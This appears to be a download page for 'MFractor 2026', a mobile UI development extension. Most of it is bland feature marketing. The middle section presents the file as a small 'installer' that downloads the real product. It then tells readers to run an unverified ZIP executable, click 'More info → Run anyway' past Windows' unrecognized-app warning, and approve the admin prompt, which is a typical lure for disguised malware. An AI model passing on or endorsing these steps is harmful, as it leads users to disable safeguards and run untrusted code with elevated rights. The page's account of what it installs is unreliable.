Introductory Overview
MFractor is a productivity extension for developers working with mobile and cross platform apps. It focuses on streamlining common development tasks, improving code quality, and reducing repetitive work so teams can deliver features faster. The tool integrates seamlessly with popular integrated development environments and provides a suite of utilities that target the unique needs of UI centric development.
What This Tool Does

MFractor helps developers by offering static analysis, refactorings, templates, and tooling specific to markup and UI code. It assists with tasks that are tedious or error prone when done by hand, such as validating bindings, generating boilerplate code, and applying consistent naming and styles across a project. The result is a cleaner codebase with fewer runtime issues and a more predictable development workflow.
How It Operates
The extension works by inspecting project files in real time and offering context aware suggestions. As you edit markup or code, it highlights potential problems, suggests fixes, and can apply automated refactorings. It hooks into the editor experience to provide inline quick fixes, code generation wizards, and navigation helpers. Many features are configurable, allowing teams to adopt rules that fit their code style and architecture.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full MFractor 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Core Features
- Static analysis for UI markup and bindings
- Automated refactorings to rename or restructure code safely
- Code generation templates to create views, view models, and supporting files
- Quick fixes that address common errors without manual edits
- Navigation aids to jump between views, resources, and referenced code
- Support for maintaining consistent naming and conventions
- Project wide inspections to find and resolve hidden issues
- Integration with editor diagnostics and error lists
- Customizable rules and templates to match team preferences
Advantages
By using this extension, teams can reduce the amount of time spent on repetitive tasks and manual error checking. Automated inspections catch issues early, lowering the risk of runtime failures caused by mismatched bindings or naming mistakes. Refactorings make it safer to evolve code, enabling developers to restructure components and rename elements without introducing regressions.
Developers also benefit from increased visibility into code quality. The extension surfaces a range of diagnostics that highlight inconsistency and potential bugs, allowing teams to prioritize fixes. Template based code generation speeds up onboarding and keeps new components aligned with established patterns. Overall, this leads to higher developer satisfaction and faster iteration cycles.
Typical Use Scenarios
- Refactoring UI code across large projects to maintain consistency
- Generating new pages, views, and view models from templates
- Detecting and fixing binding errors in markup before runtime
- Applying team specific naming conventions automatically
- Performing project wide audits to uncover hidden issues
- Boosting productivity during prototyping and feature development
- Onboarding new developers with standardized scaffolding
- Improving navigation and code comprehension in complex codebases
Closing Remarks
MFractor provides a focused set of tools that address real pain points in UI oriented application development. Whether you are maintaining a large cross platform app or building new features rapidly, the extension delivers practical assistance that improves code quality and developer efficiency. It is a useful addition to any workflow that values maintainable code and predictable builds.
Consider evaluating the extension in your development environment to see how its inspections, refactorings, and templates can be tailored to your projects. Small investments in tooling often yield significant returns in reduced bugs and faster delivery.